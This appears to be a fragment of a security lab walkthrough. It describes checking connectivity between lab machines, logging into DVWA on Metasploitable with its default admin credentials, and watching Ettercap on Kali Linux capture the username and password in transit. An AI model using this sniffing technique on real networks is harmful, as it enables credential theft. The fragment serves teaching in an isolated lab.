






## STEP 4:


To check the connection ping Windows7 from Metasploitable.





## STEP 5:

Enter the IP address of the Metasploit instance that you want to browse into the address bar of Windows Explorer.

After getting the page click on the link DVWA then login as admin and password give it as password.




## STEP 6:

In Kali linux ,Ettercap prompt you can see the username and the password.